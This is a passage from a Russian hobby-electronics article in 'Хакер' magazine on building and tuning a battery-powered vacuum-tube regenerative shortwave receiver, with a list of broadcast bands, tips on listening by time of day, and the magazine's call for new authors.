
Дырокол по металлу

Получаем вот такую занятную штуковину.



Внешний вид приемника

Сердечник катушки стоит на положенном ему месте.



Вариометр в разборе

Внимательный читатель может заметить на плате лишний конденсатор в контуре. Он был добавлен для перестройки на 31-метровый диапазон в вечернее время. Если увеличить емкость С7 до 68 пФ, то можно опуститься до диапазона 41 м. Но для нижних диапазонов лучше увеличить индуктивность контурной катушки, так работа приемника будет устойчивее. Катушку связи тоже стоит увеличить.

Специфика коротких волн

Специфика коротких волн в том числе включает в себя сильную зависимость прохождения от времени суток. Есть так называемые дневные (25–12 м / 11,6–26,1 МГц) и ночные диапазоны (31 м и длиннее / 10 МГц и ниже). Если ты хочешь что-то наверняка услышать, рекомендую проводить эксперименты днем, чуть позже полудня, причем слушать 19- и 16-метровый диапазон. В хороший день китайцы звучат громче местных ФМ-станций. А вот и список диапазонов:

- 11 м, 25,60–26,10 МГц (11,72–11,49 м);
- 13 м, 21,45–21,85 МГц (13,99–13,73 м);
- 15 м, 18,90–19,02 МГц (15,87–15,77 м);
- 16 м, 17,55–18,05 МГц (17,16–16,76 м);
- 19 м, 15,10–15,60 МГц (19,87–18,87 м);
- 22 м, 13,50–13,87 МГц (22,22–21,63 м);
- 25 м, 11,60–12,10 МГц (25,86–24,79 м);
- 31 м, 9,40–9,99 МГц (31,91–30,03 м);
- 41 м, 7,20–7,50 МГц (41,67–39,47 м);
- 49 м, 5,85–6,35 МГц (52,36–47,66 м);
- 60 м, 4,75–5,06 МГц (63,16–59,29 м);
- 75 м, 3,90–4,00 МГц (76,92–75 м);
- 90 м, 3,20–3,40 МГц (93,75–88,24 м);
- 120 м (средние волны), 2,30–2,495 МГц (130,43–120,24 м).

25 и 22 м хорошо слышно вечером. Около полуночи имеет смысл слушать 41-метровый диапазон.

Питание в лучших традициях 1920-х годов — батарейное. Накал — NiMH-аккумулятор, анод — сборка из пяти «Крон». Вместо аккумулятора можно взять батарейку, с ней конструкция будет работать даже лучше. Но из даташита известно, что такой подход значительно ускорит деградацию катода. Впрочем, это все равно будут десятки и сотни часов наработки. Это все еще та батарея, что питала сверхрегенератор. Она до сих пор дает 47 В. Думаю, она потечет или высохнет раньше, чем сядет. Токи тут мизерные, меньше 1 мА. Практика показала, что больше не всегда лучше, наибольшая громкость приема наблюдается при питании от 28 В, а работоспособность сохраняется вплоть до 18 В.


Рекомендации по сборке обычные. Провода покороче, монтаж пожестче. Как видно из фотографий, последним я явно пренебрег. Здесь не УКВ, и это не так критично, хотя влияет на стабильность работы приемника. В качестве антенны использован двухметровый кусок провода, протянутый к окну. Также использовано заземление. Я использовал сетевую землю, можно сделать заземление на батарею. В принципе, ничто не мешает использовать и просто пару метров провода как противовес. Наушники я взял высокоомные (3200 Ом) ТА-56М.

Настройка

После включения проверяем напряжения. На нити накала должно быть 1,2 В, а сама она в темноте должна светиться оранжевым светом. На ускоряющей сетке напряжение должно регулироваться от 0 где-то до 20 В. Напряжение на аноде должно быть чуть ниже напряжения питания. При вращении ручки переменного резистора в районе порога генерации должен появляться характерный шум.


Если к выводу антенны подключить осциллограф, на экране должна отображаться генерация, нарастающая с увеличением потенциала ускоряющей сетки. Если все напряжения в норме, а генерации нет, нужно поменять местами выводы контурной катушки или катушки связи. В целом запускается эта штука довольно легко без особых плясок с бубном, достаточно взять исправную лампу и все правильно собрать.

Осталось попасть в диапазон. Я рекомендую вооружиться RTL SDR или осциллографом с функцией анализа спектра. Осциллограф подключаем прямо к антенному гнезду вместе с антенной, работе приемника он особо не мешает.



Генерация в приемнике на экране спектроанализатора (пик под меткой)

Дальше все тривиально. Смотрим на SDR, где станция, добиваемся генерации в приемнике, смотрим в спектроанализатор и подстроечным конденсатором подгоняем частоту в район станции. На экране SDR это тоже хорошо видно.



Экран SDR. Красным обозначена генерация, синим — желаемая станция

Дальше, подстраивая катушку и уровень регенерации, добиваемся наилучшего качества приема. Уровень регенерации заметно влияет на частоту, и наоборот, что придает настройке особый шарм. Впрочем, можно пойти и хардкорным путем и настраиваться без приборов, ориентируясь на звук в наушниках. Это вполне реально. Порог генерации слышно, и в таком режиме проскок станции можно определить по весьма характерному свисту. С отключенным С7 приемник перекрывает диапазон от 12 до 22 МГц, с включенным — нижний край спускается до 10 МГц. Если увеличить емкость С7 до 47 или 68 пФ, можно спуститься до 8 и 7 МГц соответственно.

А ЧТО ТАМ ВСЕ-ТАКИ СЛЫШНО?

К моему удивлению, что-то и правда слышно, причем иногда даже хорошо слышно. Ну, китайцев ты точно сможешь послушать в хороший день с комфортом, а это, на секундочку, 7000 км. Я хорошо слышал радио Ватикана (2300 км) и еще несколько станций, которые не идентифицировал. На 40 м можно даже услышать любителей, передающих морзянку. Но стабильности для любительской связи не хватает. И все это ловится на кусок провода, так что чувствительность у этой штуки достаточная.

В целом то, что комфортно и чисто звучит на SDR, неплохо слушать и тут. Кроме того, если станция достаточно мощная, то и настройка упрощается, срабатывает автозахват частоты. Вот со слабыми станциями, конечно, придется ручки покрутить. В общем, как это ни удивительно, технологии столетней давности до сих пор хорошо работают, и это впечатляет! Если хочется попаять и занять себя на пару-тройку дней, регенератор тебе наверняка понравится.

Главное — учитывать время суток и помнить, что иногда прохождение сигнала бывает плохим. Отчаиваться тут не надо. В остальном всё как мы любим: теплый ламповый звук в наушниках ТА-56М. Однако если хочется слушать далекие станции, то надо использовать супергетеродин или SDR.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» всегда нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе, не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. Если ты студент или научный сотрудник, **публикация в журнале пригодится особенно**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

